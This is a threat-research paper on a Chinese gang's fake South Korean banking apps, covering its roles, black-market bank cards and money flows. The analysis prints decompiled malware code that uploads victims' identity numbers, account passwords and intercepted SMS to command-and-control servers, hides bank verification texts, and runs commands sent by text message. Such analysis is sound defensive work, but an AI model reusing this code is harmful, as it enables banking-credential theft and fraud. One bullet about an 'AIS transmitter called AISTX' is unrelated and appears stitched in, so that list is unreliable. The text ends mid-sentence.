
THE SOUTH KOREAN FAKE BANKING APP SCAM

The Yanbian Gang Sets Sights on South Koreans

Simon Huang
Mobile Threat Research Team

CONTENTS



TREND MICRO LEGAL DISCLAIMER

The information provided herein is for general information and educational purposes only. It is not intended and should not be construed to constitute legal advice. The information contained herein may not be applicable to all situations and may not reflect the most current situation. Nothing contained herein should be relied on or acted upon without the benefit of legal advice based on the particular facts and circumstances presented and nothing herein should be construed otherwise. Trend Micro reserves the right to modify the contents of this document at any time without prior notice.

Translations of any material into other languages are intended solely as a convenience. Translation accuracy is not guaranteed nor implied. If any questions arise related to the accuracy of a translation, please refer to the original language official version of the document. Any discrepancies or differences created in the translation are not binding and have no legal effect for compliance or enforcement purposes.

Although Trend Micro uses reasonable efforts to include accurate and up-to-date information herein, Trend Micro makes no warranties or representations of any kind as to its accuracy, currency, or completeness. You agree that access to and use of and reliance on this document and the content thereof is at your own risk. Trend Micro disclaims all warranties of any kind, express or implied. Neither Trend Micro nor any party involved in creating, producing, or delivering this document shall be liable for any consequence, loss, or damage, including direct, indirect, special, consequential, loss of business profits, or special damages, whatsoever arising out of access to, use of, or inability to use, or in connection with the use of this document, or any errors or omissions in the content thereof. Use of this information constitutes acceptance for use in an "as is" condition.

INTRODUCTION

In 2014, we took a close look at the Chinese underground market and found that it continued to thrive. But what we did not see was that even cybercriminals in remote parts of the country—Yanbian—were successfully profiting from the Android™ mobile banking customers in a neighboring country—South Korea.

What we have dubbed the “Yanbian Gang” has successfully been siphoning millions from their victims’ accounts since 2013. The hackers used fake banking and other popular apps to victimize more than 4,000 South Korean Android mobile banking customers throughout 2013 and 2014. They also used effective social engineering lures like “The Interview” to bait victims into installing their fake apps.

This research paper provides in-depth information on the Yanbian Gang’s structure, operations, and prowess.

The Yanbian Gang has been siphoning millions from their victims’ accounts since 2013.

THE YANBIAN GANG

Where Did the Gang Get Its Name?

The gang featured in this paper operate from the Yanbian Prefecture in Jilin, China, located north of the North Korean border, hence the name “Yanbian Gang.” [1] Although the prefecture’s economy primarily relies on agriculture, attacks recently instigated by a gang of hackers hailing from it put Yanbian on the security industry’s radar. [2] Much like the rest of the cybercriminals in China, members of the Yanbian Gang may have learned from so-called masters or *baishis* who passed on their blackhat skills and know-how to their apprentices or *shoutus.* [3]

Harbin
哈尔滨
JILIN
Yanbian, Jilin
LIAONING
North Korea
Sea of Japan
South Korea
Busan
부산

Map of the Yanbian Prefecture in Jilin, China

Who Are the Gang’s Members?

Cybercriminal gangs typically have several members who play certain roles to instigate impactful attacks. The Yanbian Gang, in particular, comprises four major players or groups—the organizer, translators, cowboys, and malware creators.

THE ORGANIZER


The organizer can be considered the founding father of a hacker gang. He scouts for and recruits its members. Although he is not expected to be a technical expert, he should be very familiar with the cybercrime business. [4] He should know what kind of people he needs to hire for the attacks he has planned.

The Yanbian Gang is made up of an organizer, a translator, a cowboy, and a malware creator.

The members of a hacker gang do not necessarily need to know one another. They do not need to directly communicate with their peers. But they all communicate with the organizer, which makes the latter an indispensable gang member.

TRANSLATORS

Translators localize threats, depending on what countries they wish to target. In the case of the threat featured in this paper, the translators used Korean for their specially crafted text messages and even the malicious file's user interface (UI). A hacker gang can have more than one translator, especially if it wishes to target potential victims that speak more than one language.



TRANSLATION: South Korean fridge or illegal bank card

有冰箱卡？多少钱一张

how much money for a fridge card?

80万

800,000 KRWs

韩国冰箱银行卡
499/500
韩国-冰箱-银行卡，韩国银行卡，非法银行卡
吉林省延边朝鲜族自治州 +加群

韩国卡冰箱银行卡
199/200
游戏
韩国-冰箱-银行卡，韩国银行卡，非法银行卡
吉林省延边朝鲜族自治州 +加群

韩国冰箱 非法银行卡
1/200
游戏
群主很懒，什么都没有留下
+加群

韩国银行-卡，冰箱
199/200
游戏
群主很懒，什么都没有留下
吉林省延边朝鲜族自治州 +加群

韩国银行卡冰箱010
199/200
游戏
600万封顶冰箱装车
吉林省延边朝鲜族自治州 +加群

韩国银行卡
2/200
雅思 | 联系电话13533255316
银卡（网银U盾+2代身份证原件+开户资料+卡密+手机卡） 2, 可办理指定姓名卡 3，复印件卡
河南省郑州市 » 进入 + 加群

Sample QQ chat groups that illegally trade black or fridge cards

COWBOYS

Cowboys reside in the same countries as their attacks' intended victims. They are responsible for collecting the proceeds from successful attacks and giving them to the organizer. In the featured threat's case, the cowboys were from South Korea.

Cowboys use so-called black or fridge cards to evade law enforcement. Black or fridge cards are bank cards that cannot be traced back to the cowboys or anyone they know. That way, even if the cards were found suspicious, they cannot be used to identify their users.

Chinese hackers trade black or fridge cards via QQ Chat groups. Interested buyers can purchase such cards for around US$725 or KRW800,000* each.

MALWARE CREATORS

Malware creators, the malicious app developers in this case, are probably the most important members of the gang, as the success of an attack largely depends on how effective their malicious creations are.

Black or fridge cards cost around US$725 in the black market.


Mobile malware should continuously evolve to infect as many user devices as possible while evading detection by security solutions. It is the malware creators' responsibility to stay abreast of security developments in order to create effective malware, which determine the success of an attack.

A hacker gang can have more than one malware creator. Most malware, in fact, were created by several people, each with his own field of expertise. Hackers can be seen publicly recruiting malware cocreators in bulletin board systems (BBSs) or chat groups.

How Does the Gang Operate?

The Yanbian Gang's operator previously worked as an apprentice in another hacker gang where he learned about the cybercrime business. He probably met most of his new gang's members through his former master who was most likely his former

* *Exchange rate used (2 February 2015): US$1 = KRW1,103*



20:14:55 21-05-2014

求干 韩国 手机安博士。。 一天保证 1W+的利润

TRANSLATION: Looking for technical partners for mobile AhnLab antivirus detection evasion, more than US$1,667 or RMB10,000 will be paid per day.

11:47:56 24-09-2014

能做韩国手机 拦截短信软件的 请联系我。

TRANSLATION: Anyone who can develop mobile malware that can intercept SMS targeting South Koreans, contact me please.

代洗拦截料 5分后回款 6我4

洗工商网银挂贷记卡 30分回款

洗民生4大件

洗拦截 现金通道一条一线 [illegible]，55分最高比例的就是 [illegible]！求实力料主长期合作伙伴！诚信合作

另外收山西和山东手机 [illegible]

[illegible] 最高比例的就是 [illegible]

Sample QQ Chat messages by hackers recruiting malware cocreators (left)*; sample conversations with cowboys indicating how much share of the profit they get (right)

gang's organizer. He recruited others and communicated with all of the gang's members via underground QQ Chat groups.

As far as research revealed, the Yanbian Gang only had one translator. But he could be working with several gangs at the same time. He does all of his transactions with the organizer via QQ Chat as well. Unlike most of the other members of the gang, however, he gets a fixed salary instead of a share of the profits.

Cowboys can get as much as 40-95% of a gang's earnings.

The Yanbian Gang also had just one cowboy who lives in South Korea. Like the translator, he most likely communicated with the organizer via QQ Chat and phone calls. Though it was not clear how the cowboy sent the attack proceeds to the organizer, he most likely bought black or fridge cards from other hackers. As far as gangs go, cowboys or those who directly handle cash get a pretty huge share of the profit—40–95%. They are, after all, take the greatest amount of risk because they could be tracked if law enforcers decide to follow the money trail.


The gang also had just one malware creator who communicated with and submitted his creations to the organizer also via QQ Chat. Like the translator, he did not directly get a share of the profit, instead he gets a monthly salary as agreed upon when he was hired.

Cowboys collect money made from victimizing users via black or fridge cards. They then transfer the proceeds to the organizer's bank account. Investigation results revealed that tens of thousands are transferred from the cowboys' to the operator's accounts each day.

What Types of Android Malware Did the Gang Use?


Note that all of the Android malware that the Yanbian Gang used in their attacks were not available for download on Google Play™ or any third-party app site. They were only distributed through malicious text messages or downloaded by other malware.

* Exchange rate used (2 February 2015): US$1 = RMB6



服务 网上汇市 工银e支付 工银信使 电子银行注册 银行卡服务 安全中心

序号	交易日期	摘要	交易场所	交易国家或地区简称	钞/汇	交易金额			
						收入	支出	币种	收入
1	2014-[redacted]	网转	网上银行	CHN	钞	-	-	-	588.00
2	2014-[redacted]	网转	网上银行	CHN	钞	-	-	-	840.00
3	2014-[redacted]	网转	网上银行	CHN	钞	-	-	-	420.00
4	2014-[redacted]	网转	网上银行	CHN	钞	-	-	-	
5	2014-[redacted]	网转	网上银行	CHN	钞	-	-	-	504.00
6	2014-[redacted]	网转	网上银行	CHN	钞	-	-	-	840.00
7	2014-[redacted]	网转	网上银行	CHN	钞	-	-	-	
8	2014-[redacted]	网转	网上银行	CHN	钞	-	-	-	1,260.00
9	2014-[redacted]	网转	网上银行	CHN	钞	-	-	-	
10	2014-[redacted]	网转	网上银行	CHN	钞	-	-	-	1,260.00
11	2014-[redacted]	网转	网上银行	CHN	钞	-	-	-	
12	2014-[redacted]	网转	网上银行	CHN	钞	-	-	-	840.00
13	2014-[redacted]	网转	网上银行	CHN	钞	-	-	-	
14	2014-[redacted]	网转	网上银行	CHN	钞	-	-	-	588.00
15	2014-[redacted]	网转	网上银行	CHN	钞	-	-	-	
16	2014-[redacted]	网转	网上银行	CHN	钞	-	-	-	840.00




Log showing how much money cowboys transfer to the operator's bank account each day (top); icons and UIs a fake banking app used (left)

FAKE BANKING APPS

Fake banking apps sport the same icons and UIs as the official ones they spoof. These add to their feigned legitimacy. But for good measure, they also come with the ability to uninstall and take the place of the real apps they are spoofing. This allows them to run undetected while obtaining what they are after—victims' personal account credentials that translate to financial gain for the fake apps' operators.

Fake app execution is usually triggered by actions like booting devices, receiving text messages, and changes in user presence and network configuration. Once triggered, fake apps' background services continuously and silently run in the background, leaking confidential user information to the malware operators. Victims' bank account numbers, user names, passwords, and other data end up in hackers' hands.

The malware used in one of the attacks we saw victimized customers of five South Korean banks—KB Kookmin Bank, NH Bank, Hana Bank, Shinhan Bank, and Woori Bank. Though they used different icons and UIs, it is clear that they were developed using the same malicious source code.



```
label_176:
    int v11_i = 12;
    try {
        Part[] infoList = new Part[v11_i];
        infoList[0] = new StringPart("device", ((CertInfo)v1).getDevice());
        infoList[1] = new StringPart("uuid", UUID.randomUUID().toString());
        infoList[2] = new StringPart("ph", ((CertInfo)v1).getPhone());  // phone number
        infoList[3] = new StringPart("type", "SM");
        infoList[4] = new StringPart("name", URLEncoder.encode(((CertInfo)v1).getAccount_name())  // account name
                );
        infoList[5] = new StringPart("id", String.valueOf(((CertInfo)v1).getPerson_id_first()) +   // ID card number
                "-" + ((CertInfo)v1).getPerson_id_second()));
        infoList[6] = new StringPart("acc", ((CertInfo)v1).getAccount_no());  // bank account
        infoList[7] = new StringPart("sp", "0");
        infoList[8] = new StringPart("acpw", ((CertInfo)v1).getAccount_pwd());  // account password
        infoList[9] = new StringPart("ptpw", ((CertInfo)v1).getTrans_pwd());
        infoList[10] = new StringPart("certpw", ((CertInfo)v1).getCertPwd());
        infoList[11] = new StringPart("other", ((CertInfo)v1).getCard());
        infoList_ = infoList;
    label_97:
        Log.i("abc", "post....................");
        postMethod.setRequestEntity(new MultipartRequestEntity(infoList_, postMethod.getParams()
                ));
        httpClient.getHttpConnectionManager().getParams().setConnectionTimeout(5000);
        httpClient.executeMethod(((HttpMethod)postMethod));
        if(httpClient.executeMethod(((HttpMethod)postMethod)) != 200) {
            goto label_155;
        }
```

```
label_34:
    SmsMessage smsMessage = SmsMessage.createFromPdu(pdus[v13]);
    String smsBody = smsMessage.getMessageBody();
    String smsAddress = smsMessage.getOriginatingAddress();
    CommandParser.ExecCommand(smsBody, context);
    Message messageObj = new Message();
    messageObj.setAddress(smsAddress);
    messageObj.setBody(smsBody);
    Intent v6 = new Intent(context, MessageService.class);
    v6.setFlags(268435456);
    v6.putExtra("SMS", ((Serializable)messageObj));
    context.startService(v6);
    this.abortBroadcast();
    ++v13;
    continue;
```

```
break;
try {
label_30:
    SmsMessage smsMessage = SmsMessage.createFromPdu(pdus[v10]);
    String smsBody = smsMessage.getMessageBody();
    smsMessage.getOriginatingAddress();
    CommandParser.ExecCommand(smsBody, context);
    this.abortBroadcast();
    ++v10;
    continue;
}
```

```
else if (AppContext.smsIntercept > 0)
{
    boolean content = SmsRule.contentFilter(msgBody);
    boolean number = SmsRule.numberFiler(msgSendMobile);
    if (content || number)
    {
        abortBroadcast();
    }
}
```

```
public final class SMSCMD
{
    public static final String EXECUTE_CMD = "execute_cmd";
    public static final String CMD_FORWARD_PHONE_NUMBER = "cmd_forward_phone_number";
    public static final String CMD_GET_PHONE_NUMBER = "cmd_get_phone_number";
    public static final String CMD_UPDATE_IP = "cmd_update_ip";
    public static final String CMD_SMS_INTERCEPT = "cmd_sms_intercept";
    public static final String CMD_PHONE_INTERCEPT = "cmd_phone_intercept";
    public static final String CMD_REMOTE_CONTROL = "cmd_remote_control";
    public static final String CMD_START_BANK = "cmd_start_bank";
    public static final String CMD_SEND_SMS = "cmd_send_sms";

    public static final String CMD_BANK_INTERCEPT = "cmd_bank_Intercept";
```

```
private void upload_sms(Message sms) {
    new NetTask() {
        protected void afterReturnService(String result) {
        }
    }.execute(new String[]{String.valueOf(this.CONNECT_SERVER) + "/webmaster/action/new.php", GeneralUtil
            .getDevice(((Context)this)), GeneralUtil.getMobile(((Context)this)), new SimpleDateFormat
            ("yyyy-MM-dd hh:mm:ss").format(new Date()), "0", sms.getBody(), sms.getAddress()});
}
```


Code that tells the malware to upload confidential user information to a C&C server (first row-left), wait for text messages that contain commands to execute (first row-right), block text messages that contain control commands (second row-left), and block text messages that contain words or sender numbers that match certain rules made by the hackers (second row-right); body rules usually block text messages containing certain keywords used by control commands like cmd_send_sms (third row-left); code that tells the malware to steal and upload stolen text messages to C&C servers (third row-right)

The fake apps exhibited the following behaviors:

- Designed and implemented a novel software-based AIS transmitter called "AISTX"
- Uploaded stolen user information, including mobile phone numbers; account names and numbers; and login credentials, to designated command-and-control (C&C) servers
- Wait for certain text messages that contain hacker commands to execute
- Block incoming text messages with control commands that do not come from the gang or whose content and sender numbers match certain rules the hackers set on their C&C servers

  Sender number rules block messages like verification codes sent by target banks. This allows the hackers to get the codes they will need to steal victims' money while keeping the theft secret from the victims.
- Steal and upload stolen text messages to designated C&C servers

The C&C servers the Android malware accessed revealed close relationships among the malicious files. Our experiment revealed a total of 38 C&C servers located in different countries. Among these, 26 were accessed by two or more

